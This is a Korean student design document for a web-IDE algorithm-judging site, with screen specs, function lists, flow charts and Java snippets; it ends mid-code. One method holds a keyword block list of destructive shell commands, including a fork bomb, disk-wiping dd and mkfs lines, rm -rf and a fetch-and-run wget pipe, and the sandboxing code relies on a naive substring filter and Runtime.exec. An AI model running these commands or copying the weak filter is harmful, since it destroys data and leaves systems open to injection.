STS 깃허브 소스트리 연동.. 도와주세요	민지	2019.02.26	
SNS 프로젝트 중 궁금한 사항이 생겨 질문을 적습니다.	xsuicx	2019.02.26	
외래키의 타입을 변경하려면?	광릉봉고기	2019.02.26	14489
자바 중첩리스트 만들기에 대해 질문이 있습니다.	Luizc	2019.02.26	
안녕하세요 mysql 질문이 있습니다	송준희	2019.02.26	2108
파이썬 너무 어려워요	오재진야재호박	2019.02.26	
왜 런타임 에러가 아니라 틀렸습니까 인가요?	다들고딩킵	2019.02.26	14890
런타임 에러는 도대체 왜 드는 걸까요?	송재	2019.02.26	5827
저같은 실수를 하지 마세요	동건	2019.02.26	3944
<div> < 1 2 3 4 5 > </div>			글쓰기

기능 번호	BOA-02, BOA-06
기능 명	게시판
기능 설명	다른 사용자들이 작성한 글들을 조회한다.
처리 내용	<p>■ 게시글 읽어오기</p> <p>데이터베이스에 저장된 내용을 불러와 화면에 출력한다.</p> <p>■ 검색</p> <p>게시글 제목과 작성자로 게시글을 검색한다.</p> <p>■ 세션 처리</p> <p>비회원은 게시글 조회가 불가능하게, 글쓰기 메뉴가 보이지 않도록 한다.</p> <p>■ 링크 연결</p> <p>제목을 클릭하면 해당 게시글로, 글쓰기는 글쓰기 페이지로 이동한다.</p>
비고	
요구 사항 명	게시판 조회

| 화면 설계서



기능 번호	BRD-04
기능 명	게시글 조회
기능 설명	사용자가 작성한 글을 보여준다.
처리 내용	<p>■ 게시글 내용 출력</p> <p>데이터베이스에 저장된 내용을 불러와 화면에 출력한다.</p> <p>■ 링크 연결</p> <p>글쓰기는 글쓰기페이지, 목록은 게시판으로 이동한다.</p> <p>■ 댓글 조회</p> <p>해당 게시글에 작성 된 댓글을 출력한다.</p> <p>■ 댓글 작성</p> <p>해당 게시글에 댓글을 작성한다.</p> <p>■ 세션 처리</p> <p>본인이 작성한 댓글과 게시글 에만 수정, 삭제가 표시되도록 한다.</p>
비고	
요구 사항 명	게시글 조회

| 화면 설계서



문제풀기

자유게시판



xsuicx

미래의 알고리즘 마스터 김만지입니다. >



로그아웃

글 작성

△ 필수 입력 항목입니다.

제목

내용 △ 필수 입력 항목입니다.



소스코드 추가


문제번호

소스코드

등록

기능 번호	BOA-01
기능 명	게시글 등록
기능 설명	사용자가 게시판에 글을 작성한다.
처리 내용	<p>■ 소스코드 추가</p> <p>게시글에 소스코드를 추가 할 수 있다.</p> <p>■ 입력검증</p> <p>필수 항목인 제목과 내용이 공란일 경우 경고 메시지를 출력한다.</p> <p>■ 게시글 등록</p> <p>데이터베이스에 새로운 게시글을 등록한다.</p>
비고	
요구 사항 명	게시글 등록

| 엔티티관계도 - ERD




| 기능 처리도(기능 흐름도)

실무 산출물 형식

프로그램 ID	MAIN_FLOW	프로그램 명	웹IDE코딩사이트	작성일	2020.08.08.토	Page	1/3
개요	웹IDE기술을 활용하여 웹사이트 내에서 알고리즘 문제를 풀고 사용자의 코드를 서버에서 컴파일 하여 그 결과를 사용자에게 제공하는 프로그램.					작성자	오승재


기능 흐름도

<웹IDE코딩사이트 메인 페이지 연계도>




| 기능 처리도(기능 흐름도)

프로그램 ID	LOG-02 로그인	프로그램 명	웹IDE를 이용한 코딩 사이트	작성일	2020.08.08	Page	3/3
개요	해당 서비스는 회원만 이용 가능한 서비스이다. 서비스를 이용하기 위해 로그인을 한다.					작성자	김민지




| 기능 처리도(기능 흐름도)

프로그램 ID	PER-01 사용자 풀이내역 조회	프로그램 명	웹IDE를 이용한 코딩 사이트	작성일	2020.08.08	Page	2/3
개요	사용자는 자신이 풀었던 문제의 코드 내역을 조회 할 수 있다.					작성자	김민지




| 기능 처리도(기능 흐름도)

프로그램 ID	PRO-03 문제조회	프로그램 명	웹IDE를 이용한 코딩 사이트	작성일	2020.08.08	Page	1/3
개요	사용자가 문제 난이도(LEVEL)와 알고리즘 분류를 선택해 조건에 맞는 문제를 조회한다.					작성자	김민지



| 기능 처리도(기능 흐름도)

프로그램 ID	PRO-04-02 코드 제출 PRO-04-03 결과 반환	프로그램 명	웹IDE를 이용한 코딩 사이트	작성일	2020.09.12	Page	1/3
개요	'실행'을 눌러 코드를 실행하고 실행결과 창에 실행결과를 출력한다. '제출' 을 눌러 코드를 제출하면 서버에서 모든 테스트케이스를 통과하는지 확인하고 결과를 반환한다. 반환 한 값에 따라 성공/실패 여부를 상단에 반영한다.					작성자	김민지



| 프로그램 - 목록

기능 분류	기능번호	기능 명
LOG	LOG-01	회원가입
	LOG-02	로그인
BOA	BOA-01	게시글 생성
	BOA-02	게시글 조회
	BOA-03	게시글 추천
	BOA-04	게시글 수정
	BOA-05	게시글 삭제
	BOA-06	게시글 검색
	BOA-07	댓글 생성
	BOA-08	댓글 수정
	BOA-09	댓글 삭제

| 프로그램 - 목록

기능 분류	기능번호	기능 명
PRO	PRO-01	문제 등록
	PRO-02	문제 검색
	PRO-02-01	문제 검색-난이도 검색
	PRO-02-02	문제 검색-문제 명 검색
	PRO-02-03	문제 검색-문제 종류 검색
	PRO-03	문제 조회
	PRO-04	문제 풀이
	PRO-04-01	문제 풀이 – 언어 선택
	PRO-04-02	문제 풀이 – 코드 제출
	PRO-04-03	문제 풀이 – 결과 반환
	PRO-05	문제 토론

| 프로그램 - 목록

기능 분류	기능번호	기능 명
PER	PER-01	사용자 풀이 내역 조회
	PER-02	개인정보 수정
	PER-03	회원 탈퇴

| 핵심소스코드(1-1)

- Shell 명령 수행 메서드

```
public static String shellCmd(String command) throws Exception {
    Runtime runTime = Runtime.getRuntime();
    Process process = runTime.exec(command);
    InputStream inputStream = process.getInputStream();

    InputStreamReader inputStreamReader = new InputStreamReader(inputStream);
    BufferedReader bufferedReader = new BufferedReader(inputStreamReader);

    String line;
    String result = "";
    if (bufferedReader.readLine() != null) {
        while ((line = bufferedReader.readLine()) != null) {
            result = result + "<br>" + line;
        }
    } else {
        result = "내용 오류";
    }
    return result;
}
```

- Shell 명령을 수행할 수 있도록 메서드 구현

1. Command라는 변수를 받아 쉘에 입력시킴
2. 명령어가 종료되지 않도록 자식 프로세스를 생성해 Shell을 유지시킴
3. 결과값을 String으로 반환

| 핵심소스코드(1-2)

- Server에 저장된 코드파일 읽기

```
public static String Reader(String fileName) throws IOException {
    BufferedReader bufferedReader = new BufferedReader(new FileReader(fileName));
    String result = "";
    while (true) {
        String line = bufferedReader.readLine();
        if (line == null)
            break;
        result = result + "<br>" + line;
    }
    bufferedReader.close();
    return result;
}
```

1. Filename을 변수로 받고 Buffer를 사용해서 읽음
2. File의 내용을 String에 대입시키고 반환

| 핵심소스코드(1-3)

- Docker의 Container 정상 작동 확인 메서드

```
public String liveDocker() throws IOException {
    String cnp = "";

    String docker = Reader("/usr/local/apache/docker/basic/docker.txt");
    FileWriter dockerCycle = new FileWriter("/usr/local/apache/docker/basic/docker.txt");

    ArrayList<String> DN = new ArrayList<String>();

    try {
        shellCmd("sh /usr/local/apache/docker/check.sh");
    } catch (Exception e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    }
    File check01 = new File("/usr/local/apache/docker/basic/check01.txt");
    File check02 = new File("/usr/local/apache/docker/basic/check02.txt");
    File check03 = new File("/usr/local/apache/docker/basic/check03.txt");

    if (check01.length() == 0) {
        DN.add("kko01");
    }
    if (check02.length() == 0) {
        DN.add("kko02");
    }
    if (check03.length() == 0) {
        DN.add("kko03");
    }
    int length = DN.size();
```

```
    if (length == 1) {
        cnp = DN.get(0);
        dockerCycle.write(DN.get(0));
        dockerCycle.close();
    } else if (length == 2) {
        if (docker.indexOf(DN.get(0)) != -1) {
            cnp = DN.get(0);
            dockerCycle.write(DN.get(1));
            dockerCycle.close();
        } else if (docker.indexOf(DN.get(1)) != -1) {
            cnp = DN.get(1);
            dockerCycle.write(DN.get(0));
            dockerCycle.close();
        }
    } else if (length == 3) {
        if (docker.indexOf("kko01") != -1) {
            cnp = DN.get(0);
            dockerCycle.write("kko02");
            dockerCycle.close();
        } else if (docker.indexOf("kko02") != -1) {
            cnp = DN.get(1);
            dockerCycle.write("kko03");
            dockerCycle.close();
        } else if (docker.indexOf("kko03") != -1) {
            cnp = DN.get(2);
            dockerCycle.write("kko01");
            dockerCycle.close();
        } else {
            docker = "kko01";
            cnp = DN.get(0);
            dockerCycle.write("kko02");
            dockerCycle.close();
        }
    }
}
```

1. 컴파일 실행 전 모든 Container를 실행시켜 오류가 없는 Container의 정보를 수집
2. 수집된 정보를 바탕으로 오류가 없는 Container 실행

| 핵심소스코드(1-4)

- 사용자 IP 분석 메서드

```
public static String getClientIp(HttpServletRequest req) {

    String[] header_IPs = { "HTTP_CLIENT_IP", "HTTP_X_FORWARDED_FOR", "HTTP_X_FORWARDED",
        "HTTP_X_CLUSTER_CLIENT_IP", "HTTP_FORWARDED_FOR", "HTTP_FORWARDED", "X-Forwarded-For",
        "Proxy-Client-IP", "WL-Proxy-Client-IP" };

    for (String header : header_IPs) {
        String ip = req.getHeader(header);

        if (ip != null && !"unknown".equalsIgnoreCase(ip) && ip.length() != 0) {
            return ip;
        }
    }

    return req.getRemoteAddr();
}
```

- 컴파일을 요청한 사용자의 IP와 ID, 부가적인 정보를 기록

1. 사용자가 자신의 코드를 컴파일 요청한 경우 해당 IP를 반환
2. 반환 받은 정보를 기록
3. 비정상적인 접근 발생시 해당 IP의 접근을 제한

| 핵심소스코드(1-5)

- 컴파일 시간 측정 메서드

```
public static void timeCheck(String tmp) {

    try {
        FileWriter timeCheck = new FileWriter("/usr/local/apache/share/timeCheck.sh");
        timeCheck.write("beginTime=$(date +%s%N)" + "\n");
        timeCheck.write(tmp + " < testinput" + "\n");
        timeCheck.write("endTime=$(date +%s%N)" + "\n");
        timeCheck.write("elapsed=`echo \"($endTime - $beginTime) / 1000000\" | bc`" + "\n");
        timeCheck.write("elapsedSec=`echo \"scale=6;$elapsed / 1000\" | bc | awk '{printf \"%.6f\\\", $1}'`" + "\n");
        timeCheck.write("echo $elapsedSec sec > timeCheck.txt");
        timeCheck.close();
    } catch (IOException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    }

}
```

- 컴파일을 요청한 경우 해당 소스코드의 실행시간 기록

1. 사용자가 자신의 코드를 컴파일 요청한 경우 해당 소스코드가 시작된 시각과 끝난 시각을 기록
2. 저장된 시각의 차를 구해 소수점 여섯 번째 자리까지 반올림해서 시간 기록
3. 컴파일 완료 후 결과창에 출력

| 핵심소스코드(1-6)

- 사용자 IP 분석 메서드

```
// 단어체크
public static String midSearch(String tmp) {
    String[] data = { "system(", "sudo shutdown -h 0", "sudo init 0", "sudo poweroff", "shutdown -r now",
        "shutdown", "docker restart", "docker exec", "docker stop", "docker rm", "docker rmi", "docker-compose",
        "shutdown -r", "init 0", "init 6", "halt -f", "reboot -f", "shutdown -h", "rm -rf", "rm -r", "docker",
        ":(){:|:&};:", "command > /dev/sda", "mv folder /dev/null", "wget hxxp://malicious_source -O- | sh",
        "mkfs.ext3 /dev/sda", "> file", "^foo^bar", "dd if=/dev/random of=/dev/sda" };

    int cnp = 0;
    for (int i = 0; i < data.length; i++) {
        if (tmp.contains(data[i])) {
            cnp = cnp + 1;
            break;
        }
    }

    if (cnp == 0) {
        return tmp;
    } else {
        return "불법접근입니다.";
    }
}
```

- 요청된 컴파일에 대한 Code 분석

1. 사용자가 자신의 코드를 컴파일 요청한 경우 해당 Code에 대한 단어 검색 진행
2. 제한된 문자 입력의 경우 compile 종료

- C언어 컴파일 과정

```

if (lang.equals("c")) {
    algoTestOld = new File("/usr/local/apache/share/algotest");
    if (algoTestOld.exists()) {
        shellCmd("rm -r /usr/local/apache/share/algotest");
    }

    FileWriter codew = new FileWriter("/usr/local/apache/share/algotest.c");
